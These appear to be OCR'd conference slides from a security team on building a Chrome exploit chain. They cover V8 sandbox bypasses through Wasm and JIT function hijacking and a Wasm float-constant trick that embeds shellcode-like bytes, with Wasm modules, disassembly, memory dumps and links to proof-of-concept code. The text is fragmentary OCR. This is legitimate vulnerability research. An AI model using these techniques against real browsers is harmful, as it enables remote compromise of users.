Morden chrome exploit chain development


numencyber@numencyber


avboy1337@frust93717815


yyjb@

Team intruduction

01-NUMEN is web3 company

02-Our Team

focusing on binary Security

Android/Linux/WindowsKernel/Browser


03-We two avboy and yyjb


focusing on art exploit in wild research.

If time permits , we also write exploit or do some fuzzing.

contact@numencyber.com

Basic Team Work of we two





TCP/IP Vulnerability CVE-2022–
24718 PoC Restoration and Analysis

ber Labs · Follow
Numen Cyber Labs · 7 min read · Oct 26, 2022


d this issue is still
hrome v8 Sandbox

ing TheHole to Chrome
RCE

s · Follow
Cyber Labs · 7 min read · Sep 20, 2022

NUMEN

Full Chain Video




basic explanation

01-Not popped up from Chrome Process
02-1 minute
Why Its OK, Stable is ultimust
03-forbiden api bypass
04-...

Chrome Full Chain

- ~~V8 Vul~~(we dont talk)
- V8 sbx bypass
  - Wasm function/Tuborfun opt function(<=116.0.5845.180)
  - Modify Ignition bytecode
  - **USE WASM to Bypass V8sbx again(Latest)**
- Chrome sbx bypass(CVE-2023-21674)
  - ~~Main Process Vul~~ (we dont talk)
  - **Forbidden api bypass**



V8 sbx bypass

01-Function Hijack(<=116.0.5845.180)

- Wasm
- Tuborfun


02-Google CTF

- Modify Ignition bytecode(?Real action)

03-USE WASM to Bypass V8sbx again

- **Latest Chrome**

04-New Mitigations We met (Latest Version)



V8 sbx bypass

01-Function Hijack(<=116.0.5845.180)

Wasm


https://github.com/numencyber/Vulnerability_PoC/blob/4bbe367eada44f1016ae3bafabb097ba651ff466/CVE-2022-3723/arr.html#L140

Tuborfun/JIT

https://bugs.chromium.org/p/chromium/issues/attachmentText?aid=601287

V8 sbx bypass

01-Function Hijack(<=116.0.5845.180)




V8 sbx bypass

02-Modify Ignition bytecode

Modify byteCode indeed can give us some extra info.
But i really think there is more work we need to do if we wanna to escape the v8 sbx stable.

./chrome --ignore-certificate-errors --enable-logging --js-flags="--xpose-gc --allow-natives-syntax" --incognito --disable-extensions

https://github.com/google/google-ctf/tree/1c279181f1586cb2ceb97153ff399c37a0cfb44b/2023/quals/sandbox-v8box/solution




NUMEN

V8 sbx bypass

03-USE WASM to Bypass V8sbx again(Latest)

Another Function Hijack(**Latest Chrome**)




NUMEN

V8 sbx bypass

03-USE WASM to Bypass V8sbx again(Latest)

Another Function Hijack(**Latest Chrome**) , but where should we jmp??



V8 sbx bypass

03-USE WASM to Bypass V8sbx again(Latest)

```
(module
  (func (export "main") (result f64)
    ;;1.123=3ff1f7ced916872b
    f64.const 1.123))
```

```
Wasm binary:
00 61 73 6D 01 00 00 00 01 05 01 60 00 01 7C 03
02 01 00 07 08 01 04 6D 61 69 6E 00 00 0A 0D 01
0B 00 44 2B 87 16 D9 CE F7 F1 3F 0B 00 0A 04 6E
61 6D 65 02 03 01 00 00
```

```
mov rax,[rdi+10]
mov rdx,[rax+01]
mov rax,[rdi+00000500]
mov [rax],00000004 { 4 }
add qword ptr [rdi+00000500],04 { 4 }
cmp byte ptr [rdi+00000548],00 { 0 }
je chrome+5CA1114 { ->556C6EF58114 }
```

```
Protect:Read/Write  AllocationBase=3F3C0000C000 Base=3F3C0000
address       00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
3F3C0000C000  00 61 73 6D 01 00 00 00 01 05 01 60 00 01 7C 03
3F3C0000C010  02 01 00 07 08 01 04 6D 61 69 6E 00 00 0A 0D 01
3F3C0000C020  0B 00 44 2B 87 16 D9 CE F7 F1 3F 0B 00 0A 04 6E
3F3C0000C030  61 6D 65 02 03 01 00 00 00 00 00 00 00 00 00 00
3F3C0000C040  00 00 3F 3C 00 00 C0 80 00 00 00 00 00 00 00 00
3F3C0000C050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3F3C0000C060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3F3C0000C070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3F3C0000C080  00 00 3F 3C 00 00 C0 C0 00 00 00 00 00 00 00 00
```

V8 sbx bypass

03-USE WASM to Bypass V8sbx again(Latest)

```
function fun() {
        // 1.123=3ff1f7ced916872b
        return [1.123, 1.134, 1.345];
}
for (let i = 0; i < 0x5000; i++) {
        fun(0);
}
fun();
```

```
55D9B81040B8 - mov eax,00000006 { 6 }
55D9B81040BD - mov [rdi+03],eax
55D9B81040C0 - mov r10,3FF1F7CED916872B { 1.12 }
55D9B81040CA - vmovq xmm0,r10
55D9B81040CF - vmovsd [rdi+07],xmm0
55D9B81040D4 - mov r10,3FF224DD2F1A9FBE { 1.13 }
55D9B81040DE - vmovq xmm0,r10
55D9B81040E3 - vmovsd [rdi+0F],xmm0
55D9B81040E8 - mov r10,3FF5851EB851EB85 { 0.00 }
55D9B81040F2 - vmovq xmm0,r10
```

V8 sbx bypass

03-USE WASM to Bypass V8sbx again(Latest)


```
(module
  (func (export "main") (result f64)
    ;; -6.654614018578406e+60=CC90909090909090
    f64.const -6.654614018578406e+60
    ;; 1.124=3ff1fbe76c8b4396
    f64.const 1.124
    ;; 1.125=3ff2000000000000
    f64.const 1.125
    ;; 1.126=3ff204189374bc6a
    f64.const 1.126
    drop
    drop
    drop
))
```

```
var wasmCode = new Uint8Array([...wasm..binary…]);
var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new
WebAssembly.Instance(wasmModule);
var f = wasmInstance.exports.main;
for (let i = 0; i < 0x10000; i++) {
        f();
}
%DebugPrint(wasmInstance);
```

V8 sbx bypass

03-USE WASM to Bypass V8sbx again(Latest)

wasmInstance

